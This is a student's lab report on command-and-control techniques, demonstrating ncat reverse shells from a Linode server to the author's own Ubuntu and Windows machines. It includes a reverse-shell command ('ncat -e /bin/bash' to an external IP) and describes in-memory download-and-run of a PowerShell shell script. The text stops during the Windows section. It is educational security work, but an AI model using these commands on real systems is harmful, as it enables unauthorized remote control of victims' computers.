Assignment 6

Analysis of Command and Control

March 23, 2024

Table of Contents

Executive Summary

Cybersecurity is an evolving field where threats emerge and change rapidly and unpredictably. My endeavour has focused on exploring the facets of network command and control, emphasizing reverse shell attacks. This exploration is necessary into the depths of cybersecurity's challenges.

Command and control (C2) activities form the foundation of network security assessments. Throughout this process, my objective was to demonstrate the execution of reverse shell attacks across different operating systems and encapsulate the process within its broader implications for network security.

This assignment reminds us of the continuous need for vigilance and adaptation in security protocols. It underscores the necessity of assuming a defence in depth posture that no single defence can withstand the evolving threats.

In conducting this analysis, I ensured that all activities were confined within the scope of my environments, avoiding any unauthorized intrusion into other systems. This ethical boundary is critical for legal compliance and upholding the foundational trust in cybersecurity roles.

Ncat, or network cat, is one of the most prominent network utilities I used in my explorations. It enabled me to listen for incoming connections, establish outbound connections, and bind these connections to command-line interfaces or scripts.

The execution of reverse shell techniques using ncat was central to my endeavor. A reverse shell inverts the traditional model of command execution on a network, allowing a remote system to initiate a connection back to the controlling server. This tactic effectively avoids traditional network defences, such as firewalls, which may not examine outgoing connections.

I use Ncat on Linux, Windows, and macOS systems, showcasing the tool's versatility and highlighting vulnerabilities across different platforms. Utilizing Linode as a staging ground, I simulated an attacker's command-and-control server, from which I organized the reverse shell attacks. The ease with which these connections were established underscored the importance of comprehensive network defences.

These simulations have given me practical insights into the importance of constant learning and adaptation in the field. The ability to think like an attacker to anticipate their moves and understand their tools is necessary to safeguard digital assets and infrastructure.

I also explored hardware-based attacks, using the Flipper Zero device to mount a BadUSB attack against a MacOS system. This phase illuminated how physical access to a system can be exploited to gain unauthorized access.

Through a crafted Ducky Script and Flipper Zero's execution capabilities, I simulated a keystroke injection attack that successfully opened a terminal on the target MacBook and initiated a reverse shell connection to my command-and-control server. This attack's success was a reminder of the necessity of including physical security measures.

Systems' vulnerability to such BadUSB attacks further emphasizes the need for comprehensive security education and awareness. Users must be cautious about the devices they connect to their systems, and organizations should implement strict controls to monitor and manage physical access to their devices and networks.

Ultimately, I transitioned from cloud-based simulations to a local network environment, capturing traffic between my Ubuntu system, acting as the attacker, and the macOS system, the victim, using Wireshark. It helped identify the signs of a reverse shell attack, such as suspicious TCP handshakes on port 4444 and ASCII strings in packet payloads using the command line.

This experience reinforced the importance of vigilant network monitoring, the effectiveness of employing non-standard ports in malicious activities, and the need for robust anomaly detection systems. These observations highlight the essential defence strategies such as emphasizing network segmentation, proactive patch management, and comprehensive user training to fortify against such multifaceted threats. Alongside advanced detection technologies and implementing a zero-trust framework, I underscore the need for regular security audits to reinforce our defences and ensure resilience against sophisticated threats.

Introduction

This report explores command and control (C&C) techniques used in cybersecurity attacks, specifically focusing on reverse shell methods. This technique allows an external party to issue commands to a computer remotely. I aimed to gain experience with these methods across various operating systems and uncover defence strategies.

I set up a secure testing environment to ensure my exploration remained within ethical boundaries. Moreover, I simulated the actions of an attacker utilizing tools such as Ncat and a device called Flipper Zero. With Ncat, the ease with which one could gain control over a system became evident. The Flipper Zero showed how hardware can be exploited to launch an attack, revealing the vulnerability of systems to devices like USBs.

I shifted to my local network, connecting my Ubuntu and macOS systems. I analyzed the network traffic with Wireshark to observe the signs of a reverse shell operation. I noted the unusual traffic on specific ports and command executions that should not occur during normal operations.

A layered defence strategy is crucial to mitigate these types of C&C activities. Segmenting the network can prevent widespread access if an attack occurs. Implementing strict access controls and updating systems are foundational steps in mitigating risks. Equally important is raising awareness among users about the dangers of connecting unverified devices and clicking on suspicious links.

Deploying specialized security solutions like intrusion detection systems can help identify abnormal patterns indicative of C&C activities. Embracing a zero-trust security model further strengthens defences by verifying all access requests, regardless of origin.

The lessons I learned throughout this exploration underscore the complexity of defending against C&C attacks. Regular security assessments and staying informed about the latest defence mechanisms are vital in maintaining a robust security posture. This assignment has enhanced my understanding of the threats posed by C&C techniques and highlighted the importance of proactive and comprehensive security measures in protecting against the

Ncat

How I Believe Ncat Works

Ncat is a versatile networking utility that functions as a network debugging and exploration tool capable of creating almost any connection you need. My interpretation of its operation is that it can listen for incoming connections on specified ports, connect to a remote host/port, and execute programs relating to these connections. This makes it an invaluable tool in network security, penetration testing, and systems administration.

The core of ncat's utility is its ability to facilitate reverse shell connections. A reverse shell is a method for a remote user to execute commands on a computer over the network. In a typical scenario, an attacker listens for a connection, and a victim reaches out to establish this connection. However, a reverse shell inverts this relationship, compelling the victim's system to connect to the attacker's system. This is useful for bypassing firewalls or NAT devices that might block incoming connections but allow outgoing connections.

My Use of Ncat


In exploring network security vulnerabilities and demonstrating reverse shell techniques, I decided to utilize Linode, a cloud service provider, as an attacker’s platform outside my network to mirror a more realistic attack scenario. This approach underscores the significance of threats in broader, real-world contexts where attackers and their infrastructure could be located anywhere globally.

Ncat is designed to handle various tasks, from network debugging and exploration to scripting and network daemon testing. However, the reverse shell allows a remote machine to connect to the attacker's machine, granting the attacker control over the victim's system. The reverse shell technique is pivotal in understanding how attackers exploit system vulnerabilities to gain unauthorized access.

In an attack scenario, Ncat is delivered to the victim's system in various ways, such as through phishing attacks or as part of a Trojan payload. My goal was to demonstrate the execution of these commands on both Linux and Windows systems from a remote attacker’s standpoint (simulated by the Linode cloud); I aimed to showcase Ncat's cross-platform capabilities and network vulnerabilities.


Ncat helps users prepare and fortify their networks against potential breaches. To add a layer of realism to the assignment and illustrate that threats can originate from any point across the globe, exploiting the interconnected nature of modern networks, I tried to simulate the attacker's environment on a cloud platform like Linode.

Initial Setup of Linode



I decided to set up a remote environment to simulate an attacker's machine. For this purpose, I chose Linode, a cloud service provider, for its reliability and convenience in cloud-based virtual machines.


After logging in and navigating to Linode's dashboard, I opted to create a new Linode instance by clicking on the "Create Linode" button.




This brought me to a selection interface, where I chose Ubuntu 22.04 LTS as it is my preferred distribution.

I selected the Toronto, CA data center for its geographical relevance to my location to minimize latency and maximize performance for the assignment.

Subsequently, I customized my Linode's specifications. Since the requirements of a reverse shell do not typically demand extensive resources, I selected the "Nanode 1 GB" plan. This choice includes the necessary computational power to carry out the intended tasks.




I also configured my instance with the label "Sami_Cloud" and set a strong password to secure root access. Security is important even when operating within a controlled lab setting. Strong, unique passwords are a fundamental defence against unauthorized access.




Finally, once the Linode was provisioned, I was presented with the public IP addresses and access credentials. The IPv4 address "172.105.102.143" and the IPv6 address were noted, as they would be used to establish the reverse shell connection from the victim machines. The SSH access command provided by Linode, **ssh root@172.105.102.143**, would be utilized to securely connect to the cloud instance and configure it for the upcoming reverse shell tasks.

Reverse Shell Connection on Linux


After initializing my Linode instance, I established a secure shell (SSH) connection to my Mac. Upon my first connection, I encountered the typical SSH key fingerprint verification, to which I responded positively to mitigate the risk of man-in-the-middle attacks. Once authenticated, I was greeted with the Linode's system information, including system load, memory usage, and active processes. I noted the IPv4 and IPv6 addresses, which would be crucial for establishing the reverse shell.




Next, to prepare for the reverse shell simulation, I needed to install ncat on my Linode instance. I used **sudo apt install ncat** command to install ncat using Ubuntu's package manager. This step was essential for setting up the listening service awaiting the reverse shell connection.



After successfully installing ncat, I executed **ncat -lvnp 4444**. This command initiated not in listening mode (-l), with increased verbosity (-v) to display incoming connections without attempting DNS resolution (**-n**) and specified the listening port 4444 (**-p 4444**). The output confirmed that ncat was ready and listening for incoming connections, setting the stage for the reverse shell.



By executing **ncat -e /bin/bash 172.105.102.143 4444**, I directed the victim machine, which also runs Ubuntu 22.04 LTS Os, to connect back to my Linode instance and execute the bash shell, granting shell access to the Linode instance. This step demonstrated the reverse shell technique, as the target machine initiated a connection back to the attacker’s machine.




I accessed my victim machine when I successfully initiated the reverse shell from my Ubuntu machine to the attacker machine hosted on Linode. The command prompt indicated that I was now operating within the target machine's environment as if I were physically present and working on the machine itself.

I executed the **whoami** command, which returned the username 'sami'. This confirmed that I was logged in under the 'sami' user account, and it demonstrated that I had user-level access to the system.

Subsequently, I ran the **uname -a** command to display system information, including the kernel version, which returned 'Linux sami-mini-pc-ubuntu 5.6.0-25-generic #25~22.04.1-Ubuntu SMP PREEMPT_DYNAMIC Tue Feb 20 16:09:15 UTC 2 x86_64 x86_64 x86_64 GNU/Linux'. This detailed string confirmed the operating system's identity and architecture, providing me with crucial information about the target system, which could be used for further exploration or vulnerability assessment.

The next command I issued was **ifconfig**, which revealed the network configuration of my Ubuntu machine. The output detailed various network interfaces, including their IPv4 and IPv6 addresses. For instance, the interface 'enp2s0' was associated with my local network's physical


hardware, and 'lo', the loopback interface, confirmed that internal system communications were operating.



I utilized the **ls** command, a fundamental command in Unix-like operating systems that lists the contents of a directory. The output showed various directories such as 'Desktop', 'Documents', 'Downloads', etc., which are standard in a user's home directory. This confirmed that I could access the filesystem and navigate through the user's files and directories.


This exploration within the target machine's command line interface helped me to understand the extent of control provided by the reverse shell. It demonstrated how an attacker could silently execute commands, probe system configurations, and access sensitive files without the user's knowledge. This capability underscores the importance of securing systems against such unauthorized access and the effectiveness of reverse shell techniques in penetrating network defences.

Establishing an Interactive Shell on Windows



After setting up my Linode instance as an attacker's machine and successfully connecting to my Ubuntu system, I turned my attention to Windows. My goal was to demonstrate how an attacker could leverage different techniques to obtain an interactive shell on a Windows system.

For the Windows demonstration, I prepared my attacker machine similarly to the previous Linux attack. I used the **ncat** command with the **-lvnp** flags to listen on port 4444. This command was modified to stabilize the shell by prefixing with **stty raw -echo**, which ensures that keystrokes are sent and received correctly when interacting with the shell. The command **stty size; cat** was included to facilitate proper terminal window sizing and display, ensuring a responsive and manageable interface.




With my attacker machine ready and waiting for a connection, I executed a PowerShell script on the target Windows machine. The script was downloaded and executed in memory using the IEX (Invoke-Expression) cmdlet. Attackers use this method to run scripts directly from the web without writing them to the target's disk. This method of execution is particularly stealthy as it leaves little to no trace on the filesystem.

The script I chose was **Invoke-ConPtyShell.ps1**, sourced from https://swisskyrepo.github.io/InternalAllTheThings/cheatsheets/shell-reverse-cheatsheet/#spawn-tty-shell, a reputable repository of penetration testing tools. This script creates a new Pseudo Console (ConPty) on Windows 10 and newer versions, which allows for a fully interactive remote shell. The script returned to my attacker machine's IP and specified port with an interactive shell session.


Upon running the script, I received a confirmation message: "CreatePseudoConsole function found! Spawning a fully interactive shell." This message signalled that the script successfully exploited the presence of the ConPty feature in my victim’s Windows 11. I had gained an

interactive command-line interface to the Windows system, similar to how I accessed the Ubuntu system.




After successfully establishing a reverse shell on my Windows 11 Pro machine, I began exploring the system to confirm the level of access and gather information.

I used the **whoami** command, which confirmed my current user context as **sami-mini-pc\samir**. This indicated that I had the same level of access as the user 'samir', and I was operating within that user's environment. Next, I executed the **Get-ChildItem (Dir)** cmdlet, the PowerShell equivalent to the **ls** command in Unix systems. The output listed the directories in the user's home folder, such as **Documents**, **Downloads**, and **Music**. This directory listing confirmed my ability to access the file system and navigate through it, mirroring the capability I would have if I were sitting directly at the host machine.

